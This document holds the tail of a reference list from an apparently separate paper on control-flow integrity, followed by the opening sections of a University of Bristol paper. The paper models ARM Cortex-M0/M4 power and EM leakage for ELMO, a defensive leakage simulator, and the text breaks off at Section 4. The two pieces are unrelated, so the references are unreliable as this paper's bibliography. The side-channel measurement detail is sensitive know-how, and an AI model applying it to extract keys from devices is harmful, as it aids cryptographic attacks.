[15] DAVI, L., DMITRIENKO, A., EGELE, M., FISCHER, T., HOLZ, T., HUND, R., NÜRNBERGER, S., AND SADEGHI, A.-R. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *Symposium on Network and Distributed System Security (NDSS)* (2012).

[16] DAVI, L., KOEBERL, P., AND SADEGHI, A.-R. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In *Annual Design Automation Conference (DAC)* (2014).

[17] DAVI, L., SADEGHI, A.-R., LEHMANN, D., AND MONROSE, F. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *USENIX Security Symposium* (2014).

[18] EVANS, I., FINGERET, S., GONZÁLEZ, J., OTGONBAATAR, U., TANG, T., SHROBE, H., SIDIROGLOU-DOUSKOS, S., RINARD, M., AND OKHRAVI, H. Missing the point (er): On the effectiveness of code pointer integrity. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[19] EVANS, I., LONG, F., OTGONBAATAR, U., SHROBE, H., RINARD, M., OKHRAVI, H., AND SIDIROGLOU-DOUSKOS, S. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[20] EXPLOIT DATABASE. sudo_debug privilege escalation. `https://www.exploit-db.com/exploits/25134/`, 2013.

[21] GAWLIK, R., AND HOLZ, T. Towards Automated Integrity Protection of C++ Virtual Function Tables in Binary Programs. In *Annual Computer Security Applications Conference (ACSAC)* (2014).

[22] GE, X., TALELE, N., PAYER, M., AND JAEGER, T. Fine-Grained Control-Flow Integrity for Kernel Software. In *IEEE European Symp. on Security and Privacy* (2016).

[23] GÖKTAS, E., ATHANASOPOULOS, E., BOS, H., AND PORTOKALIDIS, G. Out of control: Overcoming control-flow integrity. In *IEEE Symposium on Security and Privacy (S&P)* (2014).

[24] GÖKTAS, E., GAWLIK, R., KOLLENDA, B., ATHANASOPOULOS, E., PORTOKALIDIS, G., GIUFFRIDA, C., AND BOS, H. Undermining information hiding (and what to do about it). In *USENIX Security Symposium* (2016).

[25] HALLER, I., JEON, Y., PENG, H., PAYER, M., GIUFFRIDA, C., BOS, H., AND VAN DER KOUWE, E. Typesan: Practical type confusion detection. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[26] Information technology – Programming languages – C++. Standard, International Organization for Standardization, Geneva, CH, Dec. 2014.

[27] Information technology – Programming languages – C. Standard, International Organization for Standardization, Geneva, CH, Dec. 2011.

[28] JANG, D., TATLOCK, Z., AND LERNER, S. SAFEDISPATCH: Securing C++ virtual calls from memory corruption attacks. In *Symposium on Network and Distributed System Security (NDSS)* (2014).

[29] JELINEK, J. FORTIFY_SOURCE. https://gcc.gnu.org/ml/gcc-patches/2004-09/msg02055.html, 2004.

[30] KUZNETSOV, V., SZEKERES, L., PAYER, M., CANDEA, G., SEKAR, R., AND SONG, D. Code-pointer integrity. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (2014).

[31] LATTNER, C., AND ADVE, V. Llvm: A compilation framework for lifelong program analysis & transformation. In *IEEE/ACM International Symposium on Code Generation and Optimization (CGO)* (2004).

[32] LEE, B., SONG, C., KIM, T., AND LEE, W. Type casting verification: Stopping an emerging attack vector. In *USENIX Security Symposium* (2015).

[33] LINUX PROGRAMMER'S MANUAL. va_start (3) - Linux Manual Page.

[34] LU, K., SONG, C., KIM, T., AND LEE, W. Unisan: Proactive kernel memory initialization to eliminate data leakages. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[35] MASHTIZADEH, A. J., BITTAU, A., BONEH, D., AND MAZIÈRES, D. Ccfi: cryptographically enforced control flow integrity. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[36] MATZ, M., HUBICKA, J., JAEGER, A., AND MITCHELL, M. System v application binary interface. *AMD64 Architecture Processor Supplement, Draft v0.99* (2013).

[37] MICROSOFT CORPORATION. Control Flow Guard (Windows). https://msdn.microsoft.com/en-us/library/windows/desktop/mt637065(v=vs.85).aspx, 2016.

[38] MOHAN, V., LARSEN, P., BRUNTHALER, S., HAMLEN, K., AND FRANZ, M. Opaque control-flow integrity. In *Symposium on Network and Distributed System Security (NDSS)* (2015).

[39] NEWSOME, J., AND SONG, D. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Symposium on Network and Distributed System Security (NDSS)* (2005).

[40] NISSIL, R. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1886.

[41] NIU, B., AND TAN, G. Monitor integrity protection with space efficiency and separate compilation. In *ACM Conference on Computer and Communications Security (CCS)* (2013).

[42] NIU, B., AND TAN, G. Modular control-flow integrity. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2014).

[43] NIU, B., AND TAN, G. RockJIT: Securing just-in-time compilation using modular control-flow integrity. In *ACM Conference on Computer and Communications Security (CCS)* (2014).

[44] NIU, B., AND TAN, G. Per-input control-flow integrity. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[45] OIKONOMOPOULOS, A., ATHANASOPOULOS, E., BOS, H., AND GIUFFRIDA, C. Poking holes in information hiding. In *USENIX Security Symposium* (2016).

[46] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Transparent ROP exploit mitigation using indirect branch tracing. In *USENIX Security Symposium* (2013).

[47] PAX TEAM. Pax address space layout randomization (aslr).

[48] PAX TEAM. PaX non-executable pages design & implementation. http://pax.grsecurity.net/docs/noexec.txt, 2004.

[49] PAYER, M., BARRESI, A., AND GROSS, T. R. Fine-grained control-flow integrity through binary hardening. In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2015).

[50] PEWNY, J., AND HOLZ, T. Control-flow restrictor: Compiler-based CFI for iOS. In *Annual Computer Security Applications Conference (ACSAC)* (2013).

[51] PRAKASH, A., HU, X., AND YIN, H. vfGuard: Strict Protection for Virtual Function Calls in COTS C++ Binaries. In *Symposium on Network and Distributed System Security (NDSS)* (2015).

[52] PROJECT, G. C. Undefined behavior sanitizer. https://www.chromium.org/developers/testing/undefinedbehaviorsanitizer.

[53] SCHUSTER, F., TENDYCK, T., LIEBCHEN, C., DAVI, L., SADEGHI, A.-R., AND HOLZ, T. Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in c++ applications. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[54] SEREBRYANY, K., BRUENING, D., POTAPENKO, A., AND VYUKOV, D. Addresssanitizer: a fast address sanity checker. In *USENIX Annual Technical Conference* (2012).

[55] SEREBRYANY, K., AND ISKHODZHANOV, T. Threadsanitizer: Data race detection in practice. In *Workshop on Binary Instrumentation and Applications* (2009).

[56] SHANKAR, U., TALWAR, K., FOSTER, J. S., AND WAGNER, D. Detecting format string vulnerabilities with type qualifiers. In *USENIX Security Symposium* (2001).

[57] SNOW, K. Z., MONROSE, F., DAVI, L., DMITRIENKO, A., LIEBCHEN, C., AND SADEGHI, A. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *IEEE Symposium on Security and Privacy (S&P)* (2013).

[58] STEPANOV, E., AND SEREBRYANY, K. Memorysanitizer: Fast detector of uninitialized memory use in c++. In *IEEE/ACM International Symposium on Code Generation and Optimization (CGO)* (2015).

[59] TICE, C., ROEDER, T., COLLINGBOURNE, P., CHECKOWAY, S., ERLINGSSON, Ú., LOZANO, L., AND PIKE, G. Enforcing forward-edge control-flow integrity in gcc & llvm. In *USENIX Security Symposium* (2014).

[60] TSAI, T., AND SINGH, N. Libsafe 2.0: Detection of format string vulnerability exploits. *white paper, Avaya Labs* (2001).

[61] VAN DER VEEN, V., ANDRIESSE, D., GÖKTAŞ, E., GRAS, B., SAMBUC, L., SLOWINSKA, A., BOS, H., AND GIUFFRIDA, C. PathArmor: Practical ROP protection using context-sensitive CFI. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[62] WANG, Z., AND JIANG, X. Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *IEEE Symposium on Security and Privacy (S&P)* (2010).

[63] YUAN, P., ZENG, Q., AND DING, X. Hardware-assisted fine-grained code-reuse attack detection. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)* (2015).

[64] ZHANG, C., SONG, C., CHEN, K. Z., CHEN, Z., AND SONG, D. VTint: Defending virtual function tables' integrity. In *Symposium on Network and Distributed System Security (NDSS)* (2015).

[65] ZHANG, C., WEI, T., CHEN, Z., DUAN, L., SZEKERES, L., MCCAMANT, S., SONG, D., AND ZOU, W. Practical control flow integrity and randomization for binary executables. In *IEEE Symposium on Security and Privacy (S&P)* (2013).

[66] ZHANG, M., AND SEKAR, R. Control flow integrity for cots binaries. In *USENIX Security Symposium* (2013).

Towards Practical Tools for Side Channel Aware Software Engineering: 'Grey Box' Modelling for Instruction Leakages

David McCann
University of Bristol

Elisabeth Oswald
University of Bristol

Carolyn Whitnall
University of Bristol

Abstract

Power (along with EM, cache and timing) leaks are of considerable concern for developers who have to deal with cryptographic components as part of their overall software implementation, in particular in the context of embedded devices. Whilst there exist some compiler tools to detect timing leaks, similar progress towards pinpointing power and EM leaks has been hampered by limits on the amount of information available about the physical components from which such leaks originate.

We suggest a novel modelling technique capable of producing high-quality instruction-level power (and/or EM) models without requiring a detailed hardware description of a processor nor information about the used process technology (access to both of which is typically restricted). We show that our methodology is effective at capturing differential data-dependent effects as neighbouring instructions in a sequence vary. We also explore register effects, and verify our models across several measurement boards to comment on board effects and portability. We confirm its versatility by demonstrating the basic technique on two processors (the ARM Cortex-M0 and M4), and use the M0 models to develop ELMO, the first leakage simulator for the ARM Cortex M0.

1 Introduction

Early evaluation of the leakage properties of security-critical code is an essential step in the design of secure technology. A developer in possession of a good quality explanatory model for (e.g.) the power consumption or electromagnetic radiation of a particular device can use this to predict the leakage traces arising from a particular code sequence and so identify (and address) possible points of weakness. Whilst the smart-card community is accustomed to support from side-channel testing facilities (either in-house or via external evaluation labs), there is a distinct lack of equivalent dedicated expertise in the fast-growing realm of the Internet-of-Things (IoT). This new market is rife with small start-ups whose limited budgets and rapid pace of advancement are incompatible with the prices and typical workflow of independent evaluators. Thus there arises a pressing need for user-friendly tools which easily integrate with established software development practice—typically in C and/or assembly, depending on the performance requirements of a given application—to assist in making that practice more security-aware.

Whilst there are tools to identify timing leaks such as `ctgrind` [16], there are no such easy tools for detecting power or EM leaks in programs. The reason for this is easily explained: timing information for instructions is readily available, however, accurate models for the instantaneous power consumption or EM emanations are not available.

The challenge of *acquiring* a good quality power model is in **choosing what to include** far more than it is in choosing between particular statistical techniques. The power consumption of a device bears a complex relationship with its various components and processes, necessitating a trade-off between precisely capturing as many details as possible and keeping within reasonable computational and sampling bounds. Transistor (respectively cell) netlists can be used to derive accurate gate-level models [17, Ch. 3], but for the purposes of development-stage side-channel testing in software, we require assembly level models.

Earlier efforts focused on assembly instructions to ensure covering vulnerabilities which might be introduced at compilation time, but (over-) simplified the modelling aspect by relying on Hamming weight and distance assumptions [7, 26]. A more recent, higher-level proposal based on C++ code representation also uses simplified leakage assumptions, although the author does acknowledge the potential for more sophisticated profiling [28]. Among the existing works only Debande et al. [6] em-

phasise the importance of (and the complexities involved in) deriving realistic leakage models empirically. They fit linear models in function of the state bits and state transitions using the techniques of linear regression.

However, such models are still considerably simplified relative to what is known about the complex factors driving device power consumption. For instance, much earlier efforts to model *total energy consumption* for the purposes of optimising code for constrained devices [27] showed clearly that the power consumed by a particular instruction varies according to the instructions previous in the sequence.

Another important aspect of power model construction, as emphasised by recent contributions in the template building literature [5, 11, 20], is **portability** between different devices of the same design.

1.1 Our Contributions

We present a strategy for building refined assembly code instruction-level power trace simulators and show that it is applicable to two processors relevant to the IoT context: the ARM Cortex M0 and M4. We develop the tool fully for the M0 and verify its utility for side-channel early evaluation.

The first part of our contribution is a side-channel modelling procedure novel for the thoroughness it attains by incorporating established linear regression model-selection techniques. We combine *a priori* knowledge about the M0 and the M4 with power (respectively EM) leakage samples obtained in carefully designed experiments, and use ordinary least squares (OLS) estimation and joint F-tests to decide between candidate explanatory variables in pursuit of models which account well for the exploitable aspects of the side-channel leakage whilst avoiding redundant complexity. The effects that we explore include instruction operands, bit-flips between consecutive operands, data-dependent interactions with previous and subsequent instructions in a sequence, register interactions, and higher-order operand and transition interactions. We verify portability by testing for board effects, which show no evidence of varying differentially with the processed data. We also show (via clustering analysis) that a set of 21 key M0 instructions can be meaningfully reduced to just five similarly-leaking classes, thereby greatly reducing the complexity of the modelling task. As well as enhancing the accuracy and nuance of our predicted traces relative to previous work, our systematic method of selecting and testing potential explanatory variables provides valuable insights into the leakage features of the ARM Cortex devices examined, which are of independent interest.

The second part of our contribution is a procedure to extract the data flows of arbitrary code sequences which can subsequently be mapped to trace predictions via our carefully refined models. We do this for the M0 by adapting an open-source instruction set simulator, chosen to enable us to eventually release a full open-source version of our own tool. We then demonstrate the utility of the simulator for flagging up even unexpected leaks in cryptographic implementations, by performing leakage detection tests against simulated and real measurements associated with an imperfectly-protected code sequence.

The remainder of the paper proceeds as follows: in Section 2 we review the previous work on leakage modelling, and provide a very brief overview of the key features of the ARM Cortex architecture and the Thumb instruction set, alongside some information about our tailored acquisition procedure. In Section 3 we outline our methodology for leakage characterisation and for testing for significant contributory effects. In Section 4 we explore the data-dependent leakage characteristics of each considered instruction taken individually, and empirically confirm the natural clustering of like instructions. In Section 5 we build complex models for the M0, allowing for the effects of neighbouring instructions and higher-order interactions and testing for the possibility of board and register effects. In Section 6 we explain how to use the models to simulate power traces, analyse them, and draw conclusions about leaking instructions. Closing remarks and open questions follow in Section 7.

2 Background

In this section we aim to provide enough context for our paper to be reasonably self-contained for a reader not familiar with the tasks of leakage modelling and model evaluation (Sect. 2.1), the ARM Cortex-M processor family (Sect. 2.2), assembly code instructions (Sect. 2.3) and/or typical side-channel measurement setups (Sect. 2.4).

2.1 Leakage Modelling Techniques

Modelling power consumption always involves a trade-off between precision and economy (with respect to time, memory usage and input data required). The most detailed ('white box') efforts take place at the analog or logic level and aim to characterise the power consumed by every component in (part of) a circuit. For the purposes of side-channel analysis, simpler, targeted ('black box') models can be estimated from sampled traces for particular intermediate values. Instruction-level models of the type we propose represent a ('grey box') middle ground, combining some relatively detailed knowledge of the implementation with empirical analysis of carefully sampled leakage traces. We briefly overview these three research directions below, followed by a summary

of some typical approaches to the difficult task of model quality evaluation.

2.1.1 Model Building Utilising Processor/Implementation Specific Information

Netlists describing all the transistor connections in a circuit, along with their parasitic capacitances, can be used to perform analog simulations of the whole or a part of the circuit. This process involves solving numerous difference equations and is highly resource intensive. A less costly (but also less precise) logic-level alternative uses cell-level netlists, back-annotated with information about signal delays and rise and fall times. These are used to simulate the *transitions* occurring in the circuit, which are subsequently mapped to a power trace according to knowledge of the capacitive loads of the cell outputs. Alternatively, the *number* of transitions occurring can be taken as a simplified approximation of the power consumption, which implicitly amounts to the assumption that all $0 \rightarrow 1$ transitions contribute equally to $1 \rightarrow 0$ transitions (and similarly for $0 \rightarrow 0$ and $1 \rightarrow 1$ transitions). See Chapter 3 of [17] for more details. Note that even these most exhaustive of strategies, which may be collectively classed as 'white box' modelling due to their reliance on comprehensive implementation details, fail to account for influences on the leakage outside the information provided by the netlist (for instance crosstalk) and therefore represent simplifications of varying imperfection.

2.1.2 Model Building for Intermediate Instructions

For the purposes of side-channel analysis and evaluation, it suffices to build models only for power consumption which (potentially) bears a relationship to the processing of security-sensitive data or operations. These strategies bypass the requirement for detailed knowledge of the implementation and may be thought of as 'black box' modelling. A typical approach has been to focus on (searchably small) target intermediate values of interest (for example, the output of an S-box). By measuring large numbers of leakage traces as the output of the target function varies in a known way, it is possible to estimate the parameters of (for example) a multivariate Gaussian distribution associated with each possible value taken by the intermediate. Traces acquired from an equivalent device with an unknown key (and therefore unknown intermediates) can then be compared against these fitted models ('templates') for the purposes of classification [3, 5]. Linear regression techniques can be used to reduce the complexity of the leakage characterisation [23, 29]; the assumption of normality can be avoided, for example by building models using machine learning classification techniques [14].

2.1.3 Model Building for Processor Instructions

In order to simulate leakage of arbitrary code sequences on a given device we opt for ('grey box') instruction-level characterisation. Previous instruction-level (and higher code-level) simulations for the purposes of side-channel analysis have settled for Hamming weight or Hamming distance assumptions [26, 28] or have estimated simple models constrained to be close to such approximations [7, 6]. However, much earlier work by Tiwari et al. [27] explores more complex model configurations for the purposes of simulating and minimising the *total power cost* of software to be run on resource-constrained devices. The authors find that not only do instructions have different costs, but that those costs are influenced by preceding instructions in a circuit. Their models are thus comprised of instruction-specific average base costs additively combined with instruction-pair-specific average circuit state overheads. This methodology is not adequate for our purposes, as it essentially averages over all possible data inputs—precisely the source of variation that most needs to be captured and understood in a side-channel context. Hence, we combine similar instruction and instruction-interaction terms with data-state, -transition and -interaction terms, drawing on modern approaches to linear regression-based profiling [4, 29] to handle the considerable added complexity.

2.1.4 Evaluating Model Quality

To build a model is to attempt to capture the most important features of an underlying reality which is (at least in the cases where such an exercise is useful and interesting) *unknown*. For this reason it is generally not possible to definitively establish the quality of any model (i.e., the extent to which it matches reality). However, there *do* exist methods, depending on the various model-fitting strategies adopted, for indicating whether the output result is suitable for its desired purpose. An approach popular in the side-channel evaluation literature is to estimate the amount of information (in bits) in the true leakage which is successfully captured by an evaluator's model for that leakage with a metric called the *perceived information* (PI) [21, 8]. This retains the usual shortfalling in that the question of how *good* the model is essentially corresponds to the one of how close the PI is to the true (as always, unknown) mutual information. However, in [8] the authors show how to combine cross-correlation and distance sampling to increase confidence (or highlight problems) in models used for evaluation.

Nevertheless, for our purposes, the established tools traditionally associated with linear regression model

building are better suited as they allow disentangling the contributions of component parts of the model as well as commenting on overall model quality. The coefficient of determination, or R^2, is a popular goodness-of-fit measure which can be thought of as the proportion of the total variation in the sample which is explained by (i.e. can be predicted by) the model. However, the R^2 is notoriously difficult to interpret as it always increases with the number of explanatory variables, hampering attempts to compare models of different sizes. It can be adjusted by penalising for the number of variables, but it is normally recommended to compute the F-statistic (see Sect. 3.1) to test for the statistically significant improvement of one model over another. The F-test can also be used to test *overall* model significance, which is useful in our case where the exploitable (i.e. data dependent) variation may only represent a small fraction of the total variation in the traces (which includes noise and unrelated processes). That is, a low R^2 need not imply that a model is unfit for purpose, as long as it represents a statistically significant data-dependent component of the leakage; conversely, a high R^2 need not indicate a model as more fit for purpose if the extra variation explained is irrelevant to the data-dependent side-channel leakage or is a result of over-fit.

However, F-tests offer no reassurance that other important contributory factors have not been *omitted* from the model. In the context of modelling for side-channel detection, it is established practice to verify the *adequacy* of the trace simulations by demonstrating that they reliably reveal the same vulnerabilities as real trace measurements. Previously, this has largely been attempted by performing DPA attacks [7, 26]; for the purposes of rigour, we propose to also utilise the leakage detection framework of [10] (see Sect. 6.3).

2.2 ARM Cortex-M Processor Family

The ARM Cortex-M processor family[19] was first introduced by ARM in 2004 to be used specifically within small microcontrollers, unlike the Cortex-A and Cortex-R families which, although introduced at the same time, are aimed at higher-end applications. Within the family there are six variants of processor: the M0, M0+, M1, M3, M4 and M7, where the M0 provides the lowest cost, size and power device, the M7 the highest performing device, and the M0+, M3 and M4 processors sit in-between. The M1 is much the same as the M0 however it has been designed as a “soft core” to run inside a Field Programmable Gate Array (FPGA). The M0 and M3 share the same architecture as the M0+ and M4 respectively, though the M0+ and M4 have additional features on top of the basic processor architecture to provide them with greater performance. The M7 processor is the most recent (2014) and high performing of the Cortex-M family.

Whilst the exact CPU architecture of the Cortex-M devices is not publicly available, it can be assumed to resemble the basic architecture of ARM cores, as detailed in [9]. Figure 1 shows a simplified version of the basic architectural components: besides the arithmetic-logic unit (ALU), there exists a hardware multiplier, and a (barrel) shifter. The register banks feed into the ALU via two buses, one of which is also connected to some data in/out registers. There is a third bus that connects the output of the ALU back into the register banks.

We select the Cortex-M0 and M4 processors (see Tab. 2 in the Appendix for comparison) to evaluate using our clustering profiling methodology and go on to further analyse and produce a leakage emulator for the Cortex-M0. The reason for the selection of these two processors is that they represent either ends of the spectrum for the older, more widely used, of the Cortex-M family, allowing us to demonstrate that our methodology can be applied to a range of processors.




Figure 1: Simplified ARM CPU architecture (redrawn from [9]) for a 3-stage pipeline architecture.

2.3 Instructions

In this work we focus on profiling a select number (21) of Thumb instructions that are highly relevant for implementing symmetric cryptography, which run on both the Cortex-M0 and M4 processors: `ldr`, `ldrb`, `ldrh`, `str`, `strb`, `strh`, `lsls`, `lsrs`, `rors`, `muls`, `eors`, `ands`, `adds`, `adds` *#imm*, `subs`, `subs` *#imm*, `orrs`, `cmp`, `cmp` *#imm*, `movs` and `movs` *#imm*. Note that `adds` #imm and `subs` #imm use 3-bit immediate values rather than 8-bit values. All non-memory instructions use the `s` suffix and so update the conditional flags and, in the case of the Cortex-M0, can only use low registers. The implementation of the `muls` instruction takes a single cycle to execute on both processors. We made this selection to include core instructions with particular use within (symmetric key) cryptographic algorithms, which tend to per-

form operations on the set of unsigned integers. We also focus on the instructions which contain the `s` suffix to comply with restrictions required for many of the Cortex-M0 instructions and, where there is the option to use the non-suffixed instruction with higher registers (as with the `adds`, `subs` and `movs` instructions), we chose the suffixed version to maintain consistency with the other instructions.

Understanding and interpreting the input format of the instructions is necessary in order to correctly model them and the interactions between them. From Fig. 1 we would expect three buses to be used for the ALU instructions, as well as for shift and multiply instructions where the barrel shifter and hardware multiplier are present: the A bus for operand 1, the B bus for operand 2 and the output of the operation on the ALU bus. In our analysis we do not consider the effects of ALU outputs, as we assume the output of an instruction to be used as an input to a following instruction; we focus on the two operands of the operation which we would expect to leak via the A and B buses. We therefore take these to correspond to operands 1 and 2 respectively. For memory instructions we expect the data being loaded or stored to leak on bus B, as well as the data bus. To include this leakage and any interactions it may have with the previous data value that was on this bus, we set the data to be loaded or stored as the value of operand 2 for all memory instructions. How we model these operands based on the register selection of the instructions is described below.

For the majority of non-memory instructions (i.e. those other than `ldr`, `ldrb`, `ldrh`, `str`, `strb`, `strh`), three different registers may be selected for use in the format "`inst` r_d, r_n, r_m/#*imm*", where r_d is the destination register for the output, r_n the register holding the first operand and r_m the register containing the second operand. However, `mov` and `cmp` instructions each have only two registers: r_d, r_n and r_n, r_m respectively.

To simplify our configuration for modelling instructions, and to ensure enough registers for the analysis of three instructions (where each register must be fixed beforehand), r_d was the same as r_n for all of these, limiting the number of registers required for each instruction to 2. This method also allowed us to more easily assess switching effects in the destination register. We therefore took operand 1 to be r_d/r_n and operand 2 to be r_m.

Memory instructions have a slightly different configuration as the second operand needs to be a valid memory address. They typically have the form "`inst` $r_t, [r_n, r_m/\#imm]$" where r_t is the register to which the data is to be stored or from which it is to be loaded (according to the functionality of the instruction), r_n is the memory address and r_m/#*imm* is the offset to this memory address which can either be in a register r_m or input as an immediate value (#*imm*). The `ldr` instruction analysed was of this form rather than the alternative form which loads the memory address of a label. For our analysis we did not consider the leakage of memory addresses and so the value of the offset was simply set to 0 for all memory instructions with the memory address of r_n fixed beforehand. We therefore have one main operand for memory instructions which is the data in r_t for store instructions and the value in the memory address of r_n ($data[r_n]$) for load instructions which we set to operand 2 in both instances. For store instructions, we set the data in memory which is to be overwritten ($data[r_n]$) and for load instructions the register into which the data is to be loaded (r_t) to be random data which we model as operand 1 in both cases. This is to include any potential leaks that could come from either of these sources, however we would do expect this to include bit interactions with operand 1 of the previous instructions as we do not expect either of these data values to be transmitted on bus A in Fig. 1.

2.4 Measurement Setups

We work with implementations of the two processors by ST Microelectronics on STM Discovery Boards, with the ARM Cortex-M0 being implemented on an STM32F0 (30R8T6) Discovery Board and the ARM Cotex-M4 on the STM32F4 (07VGT6). These boards both feature an ST-Link to flash programs to the processor and provide on-chip debugging capabilities as well as on-board RC oscillator clock signals (8Mhz and 16Mhz for the STM32F0 and STM32F4 respectively). Further details about the devices can be found in datasheets [24] and [25].

In order to get accurate power measurements for the Cortex-M0, we modified the STM32F0 board by extracting the power pins of the processor, and passing the power supply through a 360Ω resistor over which a differential probe was connected. This was to minimise the potential for board and setup effects. We also verified the stability of our power supply. To measure the EM emissions on the Cortex-M4 processor we placed a small EM probe over the output of one of the capacitors leading to one of the power supply pins of the processor.

We used a Lecroy Waverunner 700 Zi scope at a sampling rate of 500 MS/S for both the power and EM analyses. The sampling rate was selected by observing DPA outcomes on the Cortex-M0 across different sampling rates: 500 MS/S was the lowest sampling rate at which the best DPA outcomes were achieved. The clock speed of the Cortex-M0 was set to 8Mhz and the Cortex-M4 set to 16 Mhz. To lower the independent noise, we averaged over five acquisitions per input for the power measurements for the M0 (as this was found to be the lowest number that brought the most signal gain) and 10 for the

EM measurements for the M4 (to further reduce the additional noise associated with this method of taking traces). No filtering or further signal processing took place for the Cortex-M0 power measurements, however a 48Mhz low-pass filter was used before amplifying the EM signal for the Cortex-M4.

We note that our measurement of EM uses only one probe over one of multiple power inputs to the processor (for the M0 we reduced the number of power inputs to a single one over which to measure) and that, whilst we have applied *some* pre-processing to the (noisier) EM measurements, we could have attempted more thorough techniques to enhance the signal. We view, therefore, our two measurement setups for the different boards to represent different ends of the spectrum in terms of the time and effort invested to get improved measurements. In this way we aim to gain an understanding of how our profiling methodology adapts to different setup scenarios as well as for different processors.

3 A Novel Methodology to Characterise a Modern Microprocessor

In principle all components (i.e. on the lowest level of gates and interconnects) contribute to the side channel leakage in the form of power or EM and so could be modelled as predictor variables. The skill and challenge in model building is then to select and test (and possibly discard) potential predictors in a systematic manner, manoeuvring the trade-off between infeasible complexity and oversimplification. We opt for a 'grey box' approach which does not require detailed hardware descriptions but *does* assume access to assembly code in order to construct models at the instruction level. We concentrate on predictor variables that can be derived from assembly sequences (i.e. input data, register locations), but we also want to potentially account for board-specific effects.

Linear regression model-fitting techniques have been used by the research community for some years already to profile side-channel leakage [23]. We refine the adopted procedures according to well-established statistical hypothesis testing strategies, in order to better understand the true functional form of the leakage and to make informed judgements about candidate explanatory variables. Specifically, we perform F-tests for the joint significance of groups of related variables, and include or exclude them accordingly, thus producing meaningful explanatory models which are not unnecessarily complex.

3.1 Model Building

We fit models of the following form (written in matrix notation) to the measured leakage of different instructions via OLS estimation (see, e.g., Chapter 3 of [12]):

$$\mathbf{y} = \delta + [\,\mathbf{O_1}\,|\,\mathbf{O_2}\,|\,\mathbf{T_1}\,|\,\mathbf{T_2}\,]\,\boldsymbol{\beta} + \boldsymbol{\varepsilon} \tag{1}$$

where $\mathbf{O_i} = [\mathbf{x_i}[0]\,|\,\mathbf{x_i}[1]\,|\,\ldots\,|\,\mathbf{x_i}[31]]$ is the matrix of operand bits across bus $i = 1,2$, $\mathbf{T_i} = [\mathbf{x_i}[0] \oplus \mathbf{z_i}[0]|\ldots|\mathbf{x_i}[31] \oplus \mathbf{z_i}[31]]$ is the matrix of bit transitions across bus $i = 1,2$ (i.e., $[b]$ denotes the bth-bit, $\mathbf{x_i}$ denotes the ith operand to a given instruction, $\mathbf{z_i}$ denotes the ith operand to the previous instruction, and '$|$' denotes matrix concatenation). The scalar intercept δ and the vector of coefficients $\boldsymbol{\beta}$ are the model parameters to be estimated, and $\boldsymbol{\varepsilon}$ is the vector of error terms (noise), assumed for inference to have constant, uncorrelated variance across all observations.[1] If the noise can additionally be assumed to be normally distributed then the validity of the hypothesis tests holds without need of recourse to asymptotic properties of the test statistics.

3.2 Selecting Explanatory Variables

The innovations we propose over previous uses of linear regression for modelling side-channel leakage are with respect to informed model selection. The task of selecting a meaningful subset from a large number of candidate explanatory variables is well-recognised as non-trivial. Techniques such as stepwise regression [15] fully automate the procedure by iteratively adding and removing individual terms according to their contribution to the current configuration of the model. This approach is sensitive to the order in which terms are introduced and prone to over-fitting, and has attracted criticism for greatly understating the uncertainty of the finalised models as typically reported. Stepwise regression has been used to achieve so-called 'generic-emulating' DPA [30]; it is effective in this context because attack success does not derive from the actual construction of the produced models but requires only that the proportion of variance accounted for is greater under the correct key hypothesis than under the alternatives. However, we require our models to be *meaningful*, not just (artificially) close-fitting. Thus we adopt a more conservative and traditional approach towards model building by which informed intuition about likely (jointly) contributing factors precedes formal statistical testing for inclusion or exclusion.

The criterion for model inclusion is based on the F-test. Consider two models, A and B, such that A is 'nested' within B—that is, it has $p_A < p_B$ parameters associated with a subset of model B's fitted terms (e.g. $\mathbf{y} = \delta' + [\,\mathbf{O_2}\,|\,\mathbf{T_1}\,|\,\mathbf{T_2}\,]\,\boldsymbol{\beta'} + \boldsymbol{\varepsilon'}$ versus (1) above). We are interested in the joint significance of the terms omitted

[1] By mean-centering each trace prior to analysis we remove drift, which could otherwise introduce auto-correlation.

from A (in our example case, the bits of the first operand). The test statistic is computed via the residual sums of squares (RSS) of each model, along with their respective numbers of parameters p_A, p_B and the sample size n as follows:

$$F = \frac{\left(\frac{\text{RSS}_A - \text{RSS}_B}{p_B - p_A}\right)}{\left(\frac{\text{RSS}_B}{n - p_B}\right)} \quad (2)$$

Under the *null hypothesis* that the terms have no effect, F has an F-distribution with $(p_B - p_A, n - p_B)$ degrees of freedom. If then, for a given significance level (usually $\alpha = 5\%$, as we opt for throughout)[2], F is larger than the 'critical value' of the $F_{p_B - p_A, n-p_B}$ distribution[3] we reject the null hypothesis and conclude that the tested terms *do* have an effect. If F is smaller than the critical value, we say that there is no evidence to reject the null hypothesis.

In the same way, we can add other terms to model (1) and test appropriate subsets in order to rigorously explore which factors influence the form of the leakage and should therefore be taken into account in the final model. We are especially concerned with sources of variation that have a *differential* impact on the *data-dependent* contributions, as these will determine how well we are able to proportionally approximate the exploitable part of the leakage (whereas 'level' (average) effects will simply shift the model by an additive constant). In particular, we test (in Sect. 5) for register, board and adjacent instruction effects on the operand and bit-flip contributions by computing F-statistics for the associated sets of interaction terms.

4 Identifying Basic Leakage Characteristics

